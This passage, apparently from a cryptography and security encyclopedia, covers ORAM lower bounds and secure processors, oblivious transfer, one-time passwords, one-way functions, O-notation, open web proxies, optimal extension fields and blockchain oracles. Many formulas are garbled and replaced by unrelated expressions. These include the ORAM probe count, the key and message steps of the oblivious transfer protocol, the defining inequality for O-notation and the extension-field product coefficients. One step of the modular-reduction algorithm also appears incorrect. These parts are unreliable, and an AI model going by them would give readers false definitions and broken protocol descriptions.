Considering the sequence of L write accesses followed by L read accesses as noted above, the authors prove that the node v, which is the root of the subtree having all the write accesses in the left subtree and all the read accesses in the right one, contains exactly L probes according to the labelling above (or c_i^j if r and w differ). Indeed, all the probes triggered by the L write accesses to store the values are made again to read their contents back (hence the information flow) by the L read accesses. Observe now that this line of reasoning can be applied for any value of L between 1 and N. To gain the gist of the final step of the proof, consider now sequences of $2N$ accesses, with N being a power of two for the sake of simplicity. The first sequence contains N write accesses followed by N read accesses and thus

will associate N probes with the root of the binary tree. Each one of these probes can be ascribed back to serving a specific request. The second sequence is made of $\frac{N}{2}$ write accesses to the first $\frac{N}{2}$ addresses, followed by $\frac{N}{2}$ read accesses to the same addresses. To these N accesses, concatenate $\frac{N}{2}$ write accesses to the last $\frac{N}{2}$ addresses followed by $\frac{N}{2}$ read accesses to the same addresses. This sequence will associate $\frac{N}{2}$ probes with the left child of the tree root and $\frac{N}{2}$ probes to the right child of the tree root. However, even in this case, each one of the probes can be ascribed back to serving a specific request. Constructing other sequences which have pairs of runs of write accesses and read accesses with length that keeps halving, and in number that keeps doubling allows to build $E(\mathbb{F}_{13})$ sequences of accesses, for which the N probes are attributed to nodes belonging to levels lower and lower down the tree. The limit case is when N pairs of runs of length $L = 1$ are built, and the corresponding single probe is attributed to the father of the two leaves. Since the ORAM is acting online, it cannot tell a priori which sequence it should be serving, forcing it to make all the probes required for all the sequences of accesses that were just mentioned, i.e., a total of $q \leftarrow \mathscr{S}()$ probes. This gist of the reasoning is extended by Larsen and Nielsen (2018) appropriately, noting that, whenever a sequence of accesses is not taken into account in the previous reasoning, for some value of L, a lower bound on the probe number can be obtained considering that the subtree lying to the left of the considered tree requires no information to be passed around and hence no overheads.

The lower bound by Larsen and Nielsen has been extended to the case of Differentially Private RAMs by Persiano and Yeo (2019). The case in which $r \leq w$, that is each cell of the server memory can host more than one entry, has been studied by Komargodski and Lin (2021) and by Persiano and Yeo (2023), for the case of Differentially Private RAMs.

Open Problems and Future Directions

While the lower bound result of Larsen and Nielsen (2018) provides a substantial result, some aspects are still open. In particular, proving in the offline scenario lower bounds for any ORAM construction, independently from the information encoding strategy, is a challenging and interesting

topic. Another related challenge, as highlighted by Larsen and Nielsen (2018), is to reuse the techniques employed to prove ORAM lower bounds in the simple cell probe model (Yao, 1981) to prove that there is an (non-amortized) $\Omega(\log(N))$ overhead for the *worst case*.

Oblivious RAM-Based Secure Processors

Ling Ren[7] ✉
(7) University of Illinois at Urbana-Champaign, Urbana, IL, USA

✉ **Ling Ren**
Email: renling@illinois.edu

Definitions

Processors that use oblivious RAM algorithms to hide its access pattern to untrusted storage devices.

Background

A secure processor typically refers to a small piece of trusted hardware that serves as the trusted computing base for processing private and sensitive data. From a security perspective, it is desirable to make the trusted computing base as small as possible, preferably a single-chip processor. In this paradigm, the main memory and disk are untrusted, and trusted single-chip secure processors or secure enclaves (Intel, 2013) need to use an oblivious RAM (ORAM) algorithm to hide its access pattern to these untrusted external storage components.

Recent Results

Path ORAM (Stefanov et al., 2013, 2018) is the most embraced choice in secure processor designs due to its concretely efficiency, small client storage, and, perhaps most importantly, its conceptual simplicity. The Ascend secure processor (Fletcher et al., 2012; Ren et al., 2019), the

Phantom secure processor (Maas et al., 2013), and the GhostRider system (Liu et al., 2015a) all adopt Path ORAM. A number of works suggested improvements to Path ORAM from a hardware, system, or architectural level (Fletcher et al., 2015a,b; Zhang et al., 2015, 2018; Yu et al., 2015; Wang et al., 2017; Omar et al., 2018; Nagarajan et al., 2019).

To the best of our knowledge, Path ORAM is the only ORAM to have been implemented in hardware, mainly due to its simplicity. The Ascend secure processor built a custom silicon implementation of Path ORAM (Ren et al., 2019). The Path ORAM controller consumes 0.51 mm^2 area in 32 nm SOI process. The power consumption is about 30 mW at 250 MHz, 75 mW at 500 MHz, 150 mW at 750 MHz, and 300 mW at 857 MHz. One access of 512-bit data (one cache line) from main memory has a latency of around 1275 cycles, which leads to an average slowdown of about 4× on SPEC INT 2006 benchmarks according to simulation (Fletcher et al., 2015a).

More recent works start to explore Ring ORAM (Ren et al., 2015), a more efficient and slightly more complex scheme building on Path ORAM, in the context of secure processors (Che et al., 2019; Cao et al., 2021).

Domain-specific programming languages and compilers have been developed (Liu et al., 2015b, 2014) to automatically compile a program into an oblivious format, which may then be executed by either secure processors or secure multiparty computation protocols. Type systems have also been developed to ensure that the source or target program indeed satisfies obliviousness (Liu et al., 2013; Darais et al., 2017; Liu et al., 2015a).

There are also efforts to design data oblivious programming frameworks such as Data Oblivious ISA extensions (Yu et al., 2019, 2020), ZeroTrace (Sasy et al., 2018), and Oblix (Mishra et al., 2018).

Open Problems and Future Directions

The main challenge to ORAM-based secure processors remains the high bandwidth overhead of ORAM. Unfortunately, it is well-known that in the standard model where the ORAM server is a plain storage device, there is an $\Omega(\log N)$ bandwidth lower bound for an ORAM of size N. Path ORAM and Ring ORAM are already very close to this bandwidth lower bound with practical block sizes. To further improve ORAM for secure processors, it is

important to explore new models in which the bandwidth overhead can be further reduced. For example, several works have studied how untrusted computation at the storage can dramatically reduce bandwidth costs (Dautrich Jr et al., 2014; Ren et al., 2015; Mayberry et al., 2014; Devadas et al., 2016; Chen et al., 2019). While originally motivated by storage outsourcing and secure computation applications, this model can be relevant to secure processors as well since storage device starts to support a full software stack and even main memory is being endowed with local computation (e.g., hybrid memory cubes). Onion ORAM (Devadas et al., 2016; Chen et al., 2019) in particular shows how untrusted computation can be used to "break" the $\Omega(\log N)$ bandwidth lower bound and achieve $O(1)$ bandwidth overhead. Unfortunately, Onion ORAM requires expensive untrusted computation of homomorphic encryption, and an open challenge is how to achieve similar results with cheaper computation.

Oblivious Transfer

Berry Schoenmakers[8] ✉
(8) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

Oblivious transfer (OT) is a two-party protocol between a sender and a receiver, by which the sender transfers some information to the receiver, the sender remaining oblivious, however, to what information the receiver actually obtains.

The most basic form of oblivious transfer, as introduced by Rabin (1981), is a protocol achieving the following functionality. The sender uses one bit b as its private input to the protocol; the receiver does not provide any private input to the protocol. At the completion of the protocol, the receiver gets either the bit b or an undefined value $\mathcal{O}$. Both cases occur with probability 50%, and the receiver knows whether it gets b or $\mathcal{O}$. However, the sender does not learn whether bit b was transferred successfully or not.

Despite its somewhat strange functionality, OT turns out to be sufficiently powerful to construct a *secure*multiparty computation for *any* computable function, as follows from the completeness result proved by Kilian (1988). In many applications of OT, however, a slightly more advanced form of oblivious transfer is used, known as one-out-of-two OT, denoted by $\binom{2}{1}$-OT. In a $\binom{2}{1}$-OT, the sender uses two private input bits b_0, b_1 and the receiver uses one private input bit s. At the completion of the protocol, the receiver gets the bit b_s, whereas the sender does not get any information on the value of s, i.e., the sender does not know which bit was

selected by the receiver. These two basic types of oblivious transfer are equivalent in the sense that either type can be constructed from the other one, using a polynomial time transformation (see Crépeau 1987): Rabin's OT can be achieved using a single $\binom{2}{1}$ -OT; for the other direction, however, one requires $O(k)$ instances of Rabin's OT to construct a single $\binom{2}{1}$ -OT, where k is a security parameter.

Many oblivious protocols have been proposed over the years. As a simple example, consider the following $\binom{2}{1}$ -OT protocol, proposed by (Bellare and Micali 1989). Let g denote a generator of a cyclic group$G$ of order p, where p is a large prime. Let h denote a random element of G, $h \neq 1$, such that the discrete logarithm of h with respect to g is not known to any party.

The protocol runs as follows. The receiver picks a random value $x_s \in \mathbb{Z}_p$, and sets $RK_{S \to \mathbb{A}'}$ and $\lfloor (a_i \cdot V)/M \rfloor$ where s denotes the receiver's private input bit. The receiver sends y_0 to the sender. Upon receipt of y_0, the sender sets $y_1 = h/y_0$. The sender then computes two ElGamal public key encryptions: E_0 contains message $\mathbb{F}_p^*$ encrypted under public key y_0, and E_1 contains message $\mathbb{F}_p^*$ encrypted under public key y_1, where b_0, b_1 denote the private input bits of the sender. The sender sends the ordered pair (E_0, E_1) to the receiver. Finally, the receiver decrypts E_s, using the private key x_s, to obtain b_s.

Since the receiver cannot know both $\log_g y_0$ and $\log_g y_1$ (as this implies knowledge of $\log_g h$), the receiver cannot decrypt the other bit b_{1-s}. On the other hand, the value of y_0 is clearly independent of s; hence, the sender does not learn which bit the receiver chooses.

To reduce the (amortized) cost when running many instances of OT, Beaver (1996) introduced the notion of OT extension. Given a small number of base OTs generated using public-key operations like above, OT extension allows for the generation of many more OTs using fast secret-key (symmetric) operations only. As initiated by Ishai et al. (2003), many practical advancements in OT extension have been achieved since.

Related Concepts

Authentication; Eavesdropping; Impersonation Attack; One-Way Function; Password

Definition

A *one-time password* is a password that is used only once.

Applications

A *one-time*password is a password that is used only once, in an authentication session, and then thrown away and never used again. Because of the single use of this password, it is impervious to eavesdropping (i.e., it is safe from passive adversaries who listen to an authentication session and then later use the overheard information to attempt impersonation in an impersonation attack) [(Kaufman et al. 1995), (Menezes et al. 1997)]. In practice, the user and the system typically share a list of one-time passwords and then cross an entry off the list after it is used

(a new list must be generated and shared once all entries have been crossed off).

Variations on the basic one-time password concept include mechanisms for generating a sequence of passwords from a single shared password (e.g., using a one-way function) and mechanisms for generating a new password as a function of the current time. Such variations seek to eliminate the need for list maintenance at both the user and the server.


OTP



Definition

One-time password (OTP) is a password authentication scheme in which a new password is generated for each authentication session. Once the password is used, it is no longer valid and any attempt to reuse the same password for future authentication sessions will fail.

Background


During the last two decades, the exchange of information across computer networks has grown tremendously. With this trend comes the need for secure user authentication. Traditionally, this problem has been solved by assigning each user a static password that he uses when requesting an entry to a remote computer system. A static password is a password that can be used to repeatedly login to a remote system and should be periodically changed in order to prevent intruders from intercepting it and gaining

unauthorized access to the systems. The authentication scheme using static password is illustrated in (Fig. 1).

One-Time Password, Fig. 1 Authentication scheme using static password. (Taken from Cryptography & Network Security [McGraw-Hill], by Behrouz Forouzan)

Though this scheme of user authentication is relatively secure, it is still possible for an intruder to gain unauthorized access to the system. This can be done using several simple attacking schemes such as eavesdropping, stealing a password, or trying to guess what the password is.

Theory



One-time password (OTP) is a password that is valid for only one authentication session. Once the password is used to authenticate a user or to process a transaction, it is no longer valid, and each new system authentication would require the generation of a new password. Hence, if an adversary captures a password from a stream of data sent over the network, he cannot use it to gain access the target system either by trying to use it again or by trying to perform any new encoding on it. This second property (preventing the adversary from encoding the password) is realized by guaranteeing that it is computationally infeasible to determine the next password from the current one, that is, the intruder would need a considerable amount of time and computing resources in order for him to discern any useful data from the intercepted one-time password.

One-time password encoding scheme was first introduced by Lamport (1981) and later popularized with the development of S/Key at Bellcore (Haller 1994). The United States Naval Research Laboratory improved and reimplemented S/KEY (McDonald and Atkinson 1995) and, as a result, released the OPIE (One Time Password in Everything) software distribution.

One of the most widely used OTP generation algorithms is due to Lamport. This algorithm uses a mathematical algorithm to generate a new password based on the previous password. Lamport's algorithm uses one-way function for generating passwords. Given an initial seed P_0 and a hash function $h(x)$, the one-time password system works by generating passwords $h(P_0)$, $h(h(P_0))$, $h(h(h(P_0)))$, as many times as necessary. Once this list of password is exhausted, a new seed is chosen and a new set of password is generated. Each password is then dispensed in reverse, with $h(h(\ldots h(P_{\downarrow}0)))$ first, to $h(P_0)$. If an intruder captures a one-time password, he may be able to gain access only once, but he will not be able to use the same password to regain access since the password is useless the next time around.

Further, if the intruder attempts to get the next password, he will have to find the inverse of the function $h(x)$, but, since $h(x)$ is chosen to be a one-way function, it is computationally infeasible for him to do so.

For system initialization, Alice (the claimant) chooses an initial seed P_0 and a number n which indicates the number she wants to authenticate to Bob (the verifier). She then computes $h^{n-1}(P_0)$ and sends the result as the next OTP to Bob. Bob, in turn, computes the hash of the received value from Alice and compares it with the stored $h^n(P_0)$. If there is a match, Bob grants access to Alice and replaces $h^n(P_0)$ with $h^{n-1}(P_0)$. For the next authentication session, Alice computes and sends $h^{n-2}(P_0)$ to Bob and Bob computes the hash of the value sent by Alice and compares it with $h^{n-1}(P_0)$. If both values match, Bob overwrites $h^{n-1}(P_0)$ with $h^{n-2}(P_0)$ and grants Alice access to the system. This process is repeated until all passwords are exhausted. This authentication scheme is depicted in Fig. 2.

One-Time Password, Fig. 2 Authentication scheme using Lamport one-time password algorithm. (Taken from Cryptography & Network Security [McGraw-Hill], by Behrouz Forouzan)

Lamport's OTP generation algorithm has two drawbacks.

1. The number of times the server can authenticate a given user is finite (i.e., the number n). Further, the user is forced to choose a new seed each time the set of password is exhausted and the system must be reinitialized with the new hash value.

2. Computing the passwords is computationally expensive when the number n is large. For instance, if n = 1,000, then the user must compute $h^{999}(P_0)$, $h^{998}(P_0)$, …$h(P_0)$. This is a total of $\frac{999*1000}{2} = 499{,}500$ hash function evaluations. Clearly, this is very expensive for devices with limited computing power.

Definition

Informally, a one-way function is a function for which computation in one direction is straightforward, while computation in the reverse direction is far more difficult.

Background

The seminal paper of Diffie and Hellman (1976) was the first to set down the potential of one-way functions in the development of public-key cryptography. The interesting, and important, feature of the one-way function is the asymmetry in computational effort required to perform a function evaluation and its reverse.

Theory

While the informal definition gives the flavour of the one-way function, it is typically described in a more formal, though still not rigorous, way (Goldreich 1999; Menezes et al. 1997) as a function f with domain X and range (codomain) Y, where $f(x)$ is "easy" to compute for all $x \in X$; but for "virtually all" elements $y \in Y$, it is "computationally infeasible" to find an x such that $f(x) = y$. The function f is a one-way permutation when f is a

bijective one-way function and $X = Y$ (refer also substitutions and permutations).

In their original paper (Diffie and Hellman 1976), Diffie and Hellman provided a familiar example of such asymmetry in the difficulty of undoing the action of a sophisticated compiler that translates an easily understood program written in a high-level language into almost unintelligible machine code. A more mathematical example was provided by the contrast between exponentiation and taking discrete logarithms in some finite field. If one considers the integers modulo a large prime number$p$ together with some (primitive) base element g, then given a, it is straightforward to compute $g^a \bmod p$ (refer Modular Arithmetic). However, given $g^b \bmod p$, it is computationally difficult to recover b (for most b). This problem, with additional stipulations such that $p - 1$ have a large prime factor (Menezes et al. 1997), provides the security of Diffie–Hellman key agreement as well as many other cryptographic mechanisms that have been developed since 1976. Refer the discrete logarithm problem.

It is notable that although Diffie and Hellman introduced and explored the role of one-way functions in the development of public-key cryptography, the earlier use of one-way functions for secure password validation is attributed to Needham and Schroeder (Needham and Schroeder 1978). The concept of a one-way function is also to be found when considering the properties of a cryptographic hash function.

Since their introduction, considerable research has been conducted into providing a more rigorous foundation to the intuitive description given by Diffie and Hellman. Providing a suitable framework within which to analyze and formalize the concept of a one-way function is not straightforward and builds on an interchange between fields as diverse as computational complexity (Garey and Johnson 1979), information theory (Yao 1982), and number theory (Diffie and Hellman 1976). Nevertheless, the fundamental practical attributes of one-way functions and their companion trapdoor one-way functions have been vitally important in the development of cryptography and public-key cryptography, in particular.

O-Notation

Burt Kaliski[12] ✉
(12) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

O-notation is a way of expressing the relationship between the growth rates of two functions.

Theory

Let $T(x)$ and $U(x)$ be two positive-valued functions. The notation $T(x) = O(U(x))$ means, informally, that the function $T(x)$ is at most the same "order" as $U(x)$. More precisely, this means that there exists a constant $c > 0$ such that for all sufficiently large x,

$$B_{e_i} \leftarrow B_{e_i} \circ A$$

The value of $T(x)$ for small x is not necessarily constrained; the notation only indicates the asymptotic behavior.

Four related notations have also been defined, in addition to the *O*-notation described above, which is also called "big-*O*" notation:

- *"Big-Ω" notation*. $T(x) = \Omega(U(x))$ means that $T(x) \geq cU(x)$ for some constant $c > 0$, for all sufficiently large x;
- *"Θ" notation*. $T(x) = \Theta(U(x))$ means that $T(x) = O(U(x))$ and $T(x) = \Omega(U(x))$;

- *"Little-o" notation*. $T(x) = o(U(x))$ means that for every constant c, $T(x) < cU(x)$ for all sufficiently large x;
- *"Little-ω" notation*. $T(x) = \omega(U(x))$ means that for every constant c, $T(x) > cU(x)$ for all sufficiently large x.

The notations are analogous to the usual arithmetic comparison operators >, ≥, =, ≤, and <:

Notation	Operator
ω	>
Ω	≥
Θ	=
O	≤
o	<

For instance, if $T(x) = O(U(x))$ and $U(x) = O(V(x))$, then $T(x) = O(V(x))$; if $T(x) = o(U(x))$ then $U(x) = \omega(T(x))$, and so on.

The notations $O(1)$ and $o(1)$ deserve special explanation. $O(1)$ denotes a function of x that is bounded by a constant as $x \to \infty$, since by definition

$$c \notin \{c_1', c_2', \ldots\}$$

for some constant c and all sufficiently large x. Likewise, $o(1)$ denotes a function of x that tends toward 0 as $x \to \infty$.

The various notations can also be employed within more complex mathematical expressions. For instance, in the expression

$$T(x) = e^{(\gamma + o(1))(\log x)^t (\log\log x)^{1-t}}, \text{ for } x \to \infty,$$

the first term in the exponent tends toward γ as $x \to \infty$. See *L*-notation for details.

Technically, a notation such as $O(U(x))$ denotes the *set* of all functions that asymptotically grow more slowly than $U(x)$. Thus, formally one might write $T(x) \in O(U(x))$ to denote membership in this set. Also, in mathematics, one is sometimes concerned with the relationship between functions as the input approaches some finite value, rather than as it tends toward infinity. However, in cryptography, the notation $T(x) = O(U(x))$ is standard, and the limit $x \to \infty$ is assumed.

Applications

O-notation is often employed as a shorthand for algorithm running times, as it conceals implementation-specific details and focuses instead on the rate of growth. For instance, a typical algorithm for modular multiplication takes $O(x^2)$ time, where x is the length of the operands (or more typically in cryptography, the key size or security parameter). The actual time will be some implementation-specific constant times x^2, and may also involve a linear or constant "overhead." The notation $O(x^2)$ focuses on the highest-order effects and is helpful in assessing the growth of the running time as the size of the operands increase.

Definition

A web proxy is a device or a software acting as an intermediary for HTTP(S) traffic between users and web services. There are different types of web proxies including enterprise proxies – used to enforce company policies as well as security purposes – and Internet Service Providers (ISP) proxies – used to optimize ISP traffic – just to cite a few. This chapter focuses on open web proxies, another type of web proxies which are free and open to the public. Lists of free web proxies are maintained by specialized forums, websites, and even VPN service providers.

Background

There are three main use cases for open web proxies: (1) hide a user's IP address, for privacy reasons; (2) enable access to geographically restricted

content by “shifting” a user’s IP to a country where the desired content can be accessed; and (3) censorship-avoidance by reaching censored content via proxy. A recent analysis of the traffic carried by proxies provided by a Chrome extension indicates that the majority of traffic can be associated with regular web browsing (i.e., non-streaming) (Perino et al. 2018, 2019).

To use a web proxy, a user explicitly configures it in either her web client (e.g., a browser) or operating system. Browser extensions like the one of (Perino et al. 2018, 2019) also exist, which simplify the process of finding and setting up a proxy within the browser. After setup, the browser forwards all its HTTP requests to the proxy. The proxy retrieves a requested resource from the remote server and returns it to the browser. In the presence of TLS-encrypted traffic (HTTPS), the browser relies on the HTTP CONNECT method to tunnel such traffic via the web proxy. The proxy is blind with respect to the content of the forwarded traffic but it still maintains visibility at TCP/IP layer.

Virtual Private Networks (VPNs) provide a similar service but with a few key differences. In particular, a VPN intercepts all traffic (not just HTTP) and requires root/admin privileges on the user machine, whereas a web proxy only handles HTTP(S) traffic and can be set up without root access.

Open Web Proxy Anonymity

Open web proxies are informally classified as *transparent*, *anonymous*, and *elite*, according to the level of anonymity they provide. Transparent proxies leak the IP address of the client to the destination server, for example, by adding the X-FORWARDED-FOR header, which includes the IP address of the requesting client. Anonymous proxies block headers that may allow the origin server to detect the identity of the client, but still announce themselves as proxies, for example, by adding the HTTP_VIA header. Elite proxies do not insert any of the above headers and disguise themselves as regular clients. Web servers can detect the presence of a proxy by probing its IP address – extracted from traffic previously received – to verify whether it can act as a proxy or not. In the case of open proxies, such IP addresses can also be matched against the public lists of proxies we mentioned above.

A recent analysis of a large set of open proxies (about 230,000 open proxies (Perino et al. 2019)) reveals that the open web proxy ecosystem is mostly composed of transparent proxies (77%), while a smaller fraction of open proxies are anonymous and elite (6% and 17% respectively).

Open Web Proxy Behavior, Security, and Privacy Threats

Recent work analyzed the open proxy ecosystem to understand performance and behavior of open proxies (see Mani et al. (2018), Scott et al. (2015), Tsirantonakis et al. (2018) Perino et al. (2018, 2019)). Perino et al. (2019) conducted an analysis over the largest set of open proxies (about 230,000) and revealed several important findings. First, they show that the open proxy ecosystem keeps growing fast, with thousands of new proxies announced daily. However, the majority of this ecosystem consists of open proxies which are either unresponsive, unreachable, or do not behave as proxies (e.g., return an error or a login page). On average, only 2% of the proxies work as expected and can be used by the general public. However, this small core of *working* proxies is quite unstable, for example, about 50% stop working after a month. The authors have identified the following reasons behind such ephemeral behavior: host misconfiguration that are eventually discovered and fixed by administrators, dynamic addressing (e.g., residential hosts whose IP addresses are assigned dynamically by DHCP), and even bait proxies potentially used to increase the number of visits to the websites announcing them.

With respect to the *behavior* of open proxies, 5–10% of the working proxies exhibit suspicious behaviors. The most prominent suspicious activities relate to injection of unwanted content such as advertisements, fingerprinting, and tracking code. Studies cited in references also found some evidence of injection of browser-based mining of cryptocurrencies code, malwares, or scripts to exfiltrate sensitive user information. TLS man-in-the-middle attacks are quite rare, likely because modern browsers can easily detect the attack, throw quite visual errors, and even refuse to load a webpage. HTTP header manipulation is also rare; when present, it aims at ensuring that injected advertisements are not filtered by ad-blockers.

The analysis in Perino et al. (2019) shows also evidence of malicious open proxies leveraging better performance as bait. In fact, malicious proxies were found to be twice as fast as non-malicious ones, on average. This suggests that malicious proxies are equipped with better connectivity than non-malicious one, to attract more users (victims). Malicious proxies are also found to have a significantly shorter lifetime than non-malicious proxies. This behavior is also likely intentional, as frequent IP changes can be used as a means to circumvent banning from remote servers.

Finally, proxies are hosted in both ISP and cloud providers' autonomous systems, and their geographical distribution is fairly skewed with the majority of the open web proxies residing in a few countries.

Optimal Extension Fields (OEFs)

Christof Paar[16, 17] ✉
(16) Max Planck Institute for Security and Privacy, Bochum, Germany
(17) Lehrstuhl Embedded Security, Ruhr-Universitaet Bochum, Bochum, Germany

Definition

Optimal extension fields (OEFs) are a family of finite fields with an arithmetic that can be implemented efficiently in software. OEFs are extension fields $GF(p^m)$ where the prime p is of special form.

Theory

OEFs were introduced first in (Bailey and Paar 1998) and independently in (Mihăilescu 1997). They are defined as follows:

Definition 1 *An* Optimal Extension Field *is a finite field* $GF(p^m)$ *such that*:

1. *p is a prime number of the form* $2^n \pm c, \log_2 c \leq \left\lfloor \frac{1}{2} n \right\rfloor$ (*such primes are also referred to as*pseudo-Mersenne prime).
2. *An irreducible binomial* $P(x) = x^m - \omega$ *exists over* $GF(p)$.

An example of an OEF is the field $GF(p^6)$ with the prime $p = 2^{32} - 387$ and the irreducible polynomial $x^6 - 2$. Note that the cardinality of this OEF is *roughly* $(2^{32} - 387)^6 \approx 2^{192}$.

The main motivation for OEFs is that the field parameters can be chosen such that they are a good match for the processor on which the field arithmetic is to be implemented. In particular, it is often an advantage to choose an OEF $GF(p^m)$ such that the prime p can be represented within one register of the target processor. For instance, in the OEF example given above, $GF((2^{32} - 387)^6)$, the prime $2^{32} - 387$ fits in the registers of a 32 bit CPU. In this situation, field arithmetic can be implemented rather efficiently. The following theorem from (Lidl and Niederreiter 1983) describes the cases when an irreducible binomial over $GF(p)$ exists:

Theorem 1 *Let $m \geq 2$ be an integer and $\omega \in GF(p)^*$. Then the binomial $x^m - \omega$ is irreducible in $GF(p)[x]$ if and only if the following two conditions are satisfied: (i) each prime factor of m divides the order e of ω over $GF(p)$, but not $(p-1)/e$; (ii) $p \equiv 1 \bmod 4$ if $m \equiv 0 \bmod 4$.* An important corollary is given in (Jungnickel 1993):

Corollary 1 *Let ω be a primitive element for $GF(p)$ and let m be a divisor of $p - 1$. Then $x^m - \omega$ is an irreducible polynomial.*

A brief outline of the arithmetic algorithms of OEFs follows, where one distinguishes between arithmetic in the subfield $GF(p)$, and arithmetic in the extension field $GF(p^m)$. Extension field arithmetic requires subfield calculations as a "subroutine."

- *Subfield addition and subtraction*. If p can be represented in one register, all elements of $GF(p) = \{0, 1, \ldots, p - 1\}$ can be represented as simple one-word integers. Addition is straightforward and very efficient: One performs a regular integer addition and, if the sum is larger than p, the modulus p is subtracted from the sum. Subtraction can be done analogously.
- *Subfield multiplication*. Due to the fact that p is a Pseudoe Mersenne Primes, subfield multiplication is also efficient. In fact, the run-time of software implementations of OEF arithmetic greatly relies on the fact that subfield multiplication is fast. In a typical implementation, in a first step the two operands $a, b \in GF(p)$ are multiplied yielding the integer product $d = a \times b$. This is done with one integer multiplication. Note that in the general case d has about twice the bit length of p if one assumes

that a and b both have about the same bit lengths as the modulus p. Due to the special form of p, the following algorithm allows an efficient reduction d mod p without performing an explicit integer division. Below a form of such a modular reduction algorithm, adapted from (Menezes et al. 1997), is presented. The operator $\gg$ is taken to mean "right shift."

This reduction algorithm requires two integer multiplications and some shifts and additions. Ignoring the latter operations, the main costs for one OEF subfield multiplication are 1 + 2 = 3 integer multiplications.

Algorithm 1 Fast subfield modular reduction

Require: $p = 2^n - c$, $\log_2 c \leq \left\lfloor \frac{1}{2} n \right\rfloor$, $d < p^2$ is the integer to reduce

Ensure: $r \equiv d \bmod p$

```
q_0 ← d ≫ n
r_0 ← d − q_0 2^n
r ← r_0
i ← 0
while q_i > 0 do
    q_{i+1} ← q_i c ≫ n
    r_{i+1} ← q_i c − (q_{i+1} ≫ n)
    i ← i + 1
    r ← r + r_i
end while
while r ≥ p do
    r ← r − p
end while
```

- An important special case are OEFs where the prime has the form $p = 2^n \pm 1$. In this case, the modulo reduction itself can be performed with one addition or subtraction, and the main costs for an entire subfield multiplication are one integer multiplication. The reduction method for primes $2^n - 1$ is described in the entry Mersenne prime. OEFs with primes $2^n \pm 1$ are sometimes referred to as Type I OEFs (Bailey and Paar 1998).
- *Extension field addition and subtraction*. Addition of two field elements is simply an addition of the corresponding coefficients of the two elements. The coefficient additions follow $GF(p)$ arithmetic rules. Subtraction is done analogously.

- *Extension field multiplication*. It is usually advantageous to represent elements of OEFs in a standard (or polynomial) basis. Field multiplication can be performed in two stages. First, an ordinary polynomial multiplication of two field elements $A(x)$ and $B(x)$ is performed, resulting in an intermediate product $C'(x)$ of degree less than or equal to $2m - 2$:

$$C'(x) = A(x) \times B(x) = c'_{2m-2}x^{2m-2} + \cdots + c'_1 x + c'_0;\ c'_i \in GF(p). \tag{1}$$

  The schoolbook method to calculate the coefficients $\mathbb{E}_i[V_i(a_i, \boldsymbol{a}_{-i})|\mathbb{E}[\boldsymbol{a}_{-i}); c]$ requires m^2 multiplications and $(m - 1)^2$ additions in the subfield $GF(p)$. Optionally, the Karatsuba Algorithm can be applied here to reduce the number of coefficient multiplications. For instance, for fields $GF(p^6)$, the polynomial multiplication can be performed with 18 subfield multiplications (as opposed to 36 with the schoolbook method) when applying the Karatsuba algorithm recursively (Bailey and Paar 2001).
  In the second stage of the OEF multiplication, the intermediate result $C'(x)$ has to be reduced modulo the irreducible polynomial $P(x) = x^m - \omega$. Note that the following congruences hold: $x^m \equiv \omega \mod P(x)$, $x^{m+1} \equiv \omega\, x \mod P(x)$, …, $x^{2m-2} \equiv \omega x^{m-2} \mod P(x)$. Hence, the terms $c'_m x^m, \ldots, c'_{2m-2}x^{2m-2}$ can each be reduced with one multiplication by ω and one addition in the subfield. Thus, the entire modulo reduction requires at most $m - 1$ multiplications by ω and $m - 1$ additions, where both of these operations are performed in $GF(p)$.
- *Extension field inversion*. The two most useful methods for inversion are the Euclidean algorithm and reduction of the extension field inversion to subfield inversion via the Itoh–Tsujii algorithm. Inversion in Finite Fields and Rings for more information about those two methods.
- *Extension field exponentiation*. One can use either one of the standard exponentiation techniques, such as the sliding window method. A particularly fast method for OEFs is the one described in (Avanzi and Mihăilescu 2003) which is based on the fact that the Frobenius automorphism can be computed efficiently in OEFs.

A generalization of OEFs, that is fields $GF(p^m)$, $p > 2$, with p not necessarily a pseudo-Mersenne prime and the field polynomial not necessarily a binomial, is discussed in (Avanzi and Mihăilescu 2003). Tables with OEFs and more details about the arithmetic of OEFs are described in (Bailey and Paar 2001).

Applications

OEFs are useful as underlying algebraic structure for cryptosystems that rely on finite fields. In particular, they appear useful for elliptic curve cryptosystems. OEFs can be tailored for microprocessors with large word sizes and for those with small registers. For instance, on a 64 bit CPU, the OEF $GF((2^{61} - 1)^3)$ with the irreducible polynomial $P(x) = x^3 - 5$ can be a good choice. The finite field has an order of approximately 2^{183}. For small 8 bit microprocessors, which are common in smart cards and other embedded applications, the OEF $GF((2^8 - 17)^{17})$ with the irreducible polynomial $P(x) = x^{17} - 2$ can be used. This finite field has an order of approximately 2^{134}.

Authenticated data feed

Definition

An *oracle* in the context of distributed ledgers is a form of middleware that connects smart contracts with "off-chain resources," that is, with resources external to the blockchains on which they operate.

The consensus protocols underpinning distributed ledgers lack mechanisms to communicate with systems such as web services. Incorporating such mechanisms would greatly complicate blockchain design. This is because web services may experience failures or outages or return inconsistent results, making it difficult to reach consensus on their outputs in a consistent, timely manner. Consequently, smart contracts, which execute on blockchains, lack direct access to off-chain resources such as data from web services.

Many of the most popular and compelling smart contract applications, however, require access to off-chain data. Oracles fulfill this requirement.

Applications

Two example applications illustrate smart contracts' need for oracle systems:

- *Decentralized Finance (DeFi)*. Smart contracts that operate as financial instruments or market makers – so-called decentralized finance (DeFi) contracts – hold many billions of dollars at the time of writing (Werner et al., 2021). DeFi contracts often depend upon access to timely price data on digital assets. For example, a cryptocurrency exchange implemented as a smart contract requires price data to determine the rate for which users can exchange one asset for another, for example, digital token X for digital token Y. For this purpose, most DeFi contracts rely on oracles to fetch fresh data from trustworthy web sources.
- *Insurance*. Smart contracts can implement insurance policies based on quantitative data (Gatteschi et al., 2018) (a concept sometimes called *parametric insurance*). For example, a smart contract can implement a flight insurance policy. A user pays a premium to the contract, and if her flight is delayed or cancelled, the contract compensates her. To determine whether or not a user should be paid, the contract needs access to flight information. Insurance smart contracts rely for this purpose on oracles.

Serving data for such applications is the simplest and common function of an oracle system.

Theory

Basic Design and Functionality

An oracle system consists of an on-chain component that interacts with the smart contracts to which it furnishes data and an off-chain component that obtains the data from off-chain systems.

